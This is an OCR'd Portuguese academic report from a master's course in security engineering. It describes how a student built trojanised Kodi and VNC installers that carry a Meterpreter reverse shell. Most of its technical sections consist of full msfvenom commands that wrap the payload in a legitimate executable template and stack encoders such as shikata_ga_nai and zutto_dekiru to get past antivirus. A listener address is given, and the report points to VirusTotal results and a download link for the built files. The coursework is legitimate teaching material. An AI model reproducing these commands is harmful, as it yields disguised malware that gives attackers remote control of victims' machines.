

IPBeja

Instituto Politécnico de Beja

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Testes de Penetração e Desenvolvimento de Exploits

Prova Individual de Intrusão

Desenvolvimento de Exploits

Beja, 25 de Junho de 2021

INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Testes de Penetração e Desenvolvimento de Exploits

Prova Individual de Intrusão

Desenvolvimento de Exploits

Orientado por :

Professor Doutor Rui Miguel Silva, IPBeja

Relatório do trabalho Individual de Intrusão e Desenvolvimento de Exploits

2021

Resumo

Prova Individual de Intrusão

O presente relatório foi elaborado no âmbito da unidade curricular "Tecnicas de Penetração e Desenvolvimento de Exploits" e tem por base de estudo e criação de exploits. O trabalho tem como componente, o desenvolvimento e implementação de payloads para Desenvolvimento de Exploits, com o objectivo de inserir uma Remote Shell Meterpreter num ficheiro executável. É feita uma abordagem sobre todos os parâmetros utilizados e valores introdutórios.

É feita uma análise dos valores obtidos de forma pratico como a verificação da usabilidade do Payload relativamente a sua detecção por anti-vírus.

Palavras-chave: *Exploits, Remote Shell, Payloads, Ficheiro executável.*

Índice

Capítulo 1

Introdução

Em cibersegurança o termo Payload refere-se a um código malicioso que executa uma ação destrutiva no sistema alvo, fornecendo acesso privilegiado e permissões, por exemplo: criar um usuário, iniciar ou migrar um processo e até mesmo apagar arquivos em uma fase de pós-exploração.

Exploits são um subconjunto de malware, que procuram o endereço exato na memória para execução de um Payload, onde o objectivo é desenvolver scripts com códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas num computador local ou remoto.

Os exploits quando encolhido um bom template dificilmente são detectados por programas de segurança, pelo fato de desenvolver seu exploit de forma diferente ou utilizando encoders que permitem camuflar o exploit dificultando ainda mais os programas de segurança. Quando se planeia o desenvolvimento de um exploit a fase de desenvolvimento e implementação de payloads, com o objectivo de inserir uma Remote Shell Meterpreter num ficheiro executável é o objectivo primordial para a elaboração do projecto então feita uma abordagem sobre todos os parâmetros utilizados e valores introdutórios bem como a todos os codificadores para poder entender melhor todo os seus funcionamentos analisando detalhadamente nao so a sua descrição como o rank pois qualquer software antivírus que se preze deve sinalizar um payload Msvenom padrão, até mesmo remove-lo assim que for sacado. Dai a importancia dos codificadores pois eles permitem que o payload seja ofuscando com o código real que a carga contém, ajudando a contornar os antivírus.

Capítulo 2

Grupo I

2.1 Remote Shell Meterpreter (32 ou 64 bits)

2.1.1 Kodi x86

Apenas um encoder e exe

O exemplo a seguir trata-se da criação de um Payload para Windows de arquitectura 32 bits(-a x86). O -p permite que especificar qual o Payload que se deseja usar neste caso windows com o -e o nome do codificador que se deseja usar "x86/shikata_ga_nai" é um encode que serve justamente para mascarar o Payload do antivírus ao usar o comando -i implica o número de vezes que deseja codificá-la nesta situação foram escolhidos 5. O servidor que irá escutar as conexões com o alvo tem IP igual a 10.0.0.1 (lhost=10.0.0.1) e estas mesmas conexões passarão pela porta 443 (LPORT=443).

É importante dizer que o Payload é um arquivo executável cujo nome é kodi.exe, onde usamos o template "./kodi-19.1-Matrix-x86.exe"atraves do comando -x, o termo "/x00" serve para remover os bytes nulos e "windows/shell/reverse_tcp" este o qual criará uma shell interactiva da máquina atacante com o alvo. Por fim com o parâmetro -f isso diz ao Msfvenom o que deve criar um Payload, neste caso, um executável.

$msfvenom - ax86 - -platformwindows - pwindows/meterpreter/reverse\_tcplhost = 10.0.0.1lport = 443 - ex86/shikata\_ga\_nai - i5 - b'/x00' - x./kodi - 19.1 - Matrix - x86.exe - fexe - okodi.exe$

Após a elaboração do Payload o mesmo foi testado através da nossa maquina ***Kali-Linux*** onde foi verificado se o mesmo permitia criar a shell interactiva á máquina vitima



Figura 2.1: Shell Kali usando exploit

Posteriormente a verificação da usabilidade do Payload em ambiente real foi elaborada uma testagem ao mesmo para validar a sua veracidade para isso utilizamos a plataforma ***VirusTotal*** onde se podem comprovar toda a analise pelo seguite link: `https://www.virustotal.com/gui/file/c18d7505fdd09244f41af7a71362bd80b4203789f6fcc0324ba59f0cf5e7b05detection`



Figura 2.2: Resultado VirusTotal para Kodi 32bit

2.1.2 VNC x64

Apenas um encoder

O exemplo a seguir trata-se da criação de um Payload para Windows de arquitectura 64bits (-a x64). O -p permite que especificar qual o Payload que se deseja usar neste caso windows com o -e o nome do codificador que se deseja usar "x64/zutto_dekiru" é um encode que serve justamente para mascarar o Payload do antivírus ao usar o comando -i implica o número de vezes que deseja codificá-la nesta situação foram escolhidos 5. O servidor que irá escutar as conexões com o alvo tem IP igual a 10.0.0.1 (lhost=10.0.0.1) e estas mesmas conexões passarão pela porta 443 (LPORT=443).

Salientando que o Payload é um arquivo executável cujo nome é vnc.exe, onde usamos o template "./VNC.exe"atraves do comando -x, o "windows/shell/reverse_tcp" criará uma shell interactiva da máquina atacante com o alvo. Por fim com o parâmetro -f isso diz ao Msfvenom o que deve criar um Payload, neste caso, um executável.

$msfvenom - ax64 - - platform windows - pwindows/x64/meterpreter/reverse\_tcp lhost = 10.0.0.1 lport = 443 - ex64/zutto\_dekiru - i5 - x./VNC.exe - fexe - only - ovnc.exe$

Após a elaboração do Payload o mesmo foi testado através da nossa maquina ***Kali-Linux*** onde foi verificado se o mesmo permitia criar a shell interactiva á máquina vitima



Figura 2.3: Shell Kali usando exploit

Posteriormente a verificação da usabilidade do Payload em ambiente real foi elaborada uma testagem ao mesmo para validar a sua veracidade para isso utilizamos a plataforma ***VirusTotal*** onde se podem comprovar toda a analise pelo seguite link: `https://www.virustotal.com/gui/file/68b6b0fd24427589b8d5ddd00aba01e03288dabca9820c00180231748c797854/detection`



Figura 2.4: Resultado VirusTotal para VNC 64bit um encoder

Vários encoders

Tal como no exemplo anterior este trata-se da criação de um Payload para Windows de arquitectura 64bits(-a x64) contudo este possui com multiplos encoders. Onde foram escolhidos como encoders principais para mascarar o Payload do antivírus o “x64/zutto_dekiru”, “x64/xor_dynamic” e ”x64/sxor_context”ao usar o comando -i implica o número de vezes que deseja codificá-la nesta situação foram escolhidos 5, 4 e 3. O servidor que irá escutar as conexões com o alvo tem IP igual a 10.0.0.1 (lhost=10.0.0.1) e estas mesmas conexões passarão pela porta 443 (LPORT=443).

Salientando que o Payload é um arquivo executável cujo nome é vnc-ve.exe, onde usamos o template ”./VNC.exe”atraves do comando -x, o “windows/shell/reverse_tcp” criará uma shell interactiva da máquina atacante com o alvo. Por fim com o parâmetro -f isso diz ao Msfvenom o que deve criar um Payload, neste caso, um executável.

$$msfvenom - ax64 - -platformwindows - pwindows/x64/meterpreter/reverse\_tcplhost = 10.0.0.1lport = 443 - ex64/zutto\_dekiru - i5 - fraw|msfvenom - ax64 - -platformwindows - ex64/xor\_dynamic - i4 - fraw|msfvenom - ax64 - -platformwindows - ex64/sxor\_context - i3 - x./VNC.exe - fexe - only - ovnc - ve.exe$$

Após a elaboração do Payload o mesmo foi testado através da nossa maquina ***Kali-Linux*** onde foi verificado se o mesmo permitia criar a shell interactiva á máquina vitima



Figura 2.5: Shell Kali usando exploit

Posteriormente a verificação da usabilidade do Payload em ambiente real foi elaborada uma testagem ao mesmo para validar a sua veracidade para isso utilizamos a plataforma ***VirusTotal*** onde se podem comprovar toda a analise pelo seguite link: `https://www.virustotal.com/gui/file/04e71d6fee5d86c229049fc6999c6d65dd8f7bfeb745103ec8b12db64e35a5d1/detection`



Figura 2.6: Resultado VirusTotal para VNC 64bit vários encoders

Capítulo 3

Conclusão

A utilização de artigos científicos e estudos feitos na área auxiliou o desenvolvimento do trabalho, assim como a recolha de informação fidedigna.

Os parâmetros passados bem como a escolha do software,template, foram cruciais para o desenvolvimento do mesmo, o que levou ao seu desenvolvimento bem mais complexo do que pensado inicialmente, ter de passar um conjunto de regras que não são fáceis de determinar à partidas. Embora por vezes o seu desenvolvimento fosse positivo na sua execução a nível real o programa não correspondia ao que era proposto o que levava a uma nova formulação do problema.

Com isto, verifica-se que os programas desenvolvidos tiveram performance positiva revelando valores bastante surpreendentes dentro da área, embora alguns com valores superiores na plataforma de analise ***VirusTotal*** contudo não obtiveram aprovação pratica em ambiente real.

Para poder aceder tanto aos ficheiros originais usados para o desenvolvimento dos exploits como para as versões finais já implementadas pode consultar o seguinte link: `https://drive.google.com/file/d/1UOQZwuPRVF7qAyifNDgY2w6XSgDQaJYP/view?usp=sharing`

Contudo hoje em dia já existem programas que facilitam a vida de um Pentester pois de forma automática e sem o uso de qualquer comando possam ser efectuados exploits funcionais e com valores bastante aceitaveis no que diz respeito a camuflar-se perante um anti-virus um desses softwares é o caso do *Payload Generator da Metaexploit* `https://docs.rapid7.com/metasploit/the-payload-generator/`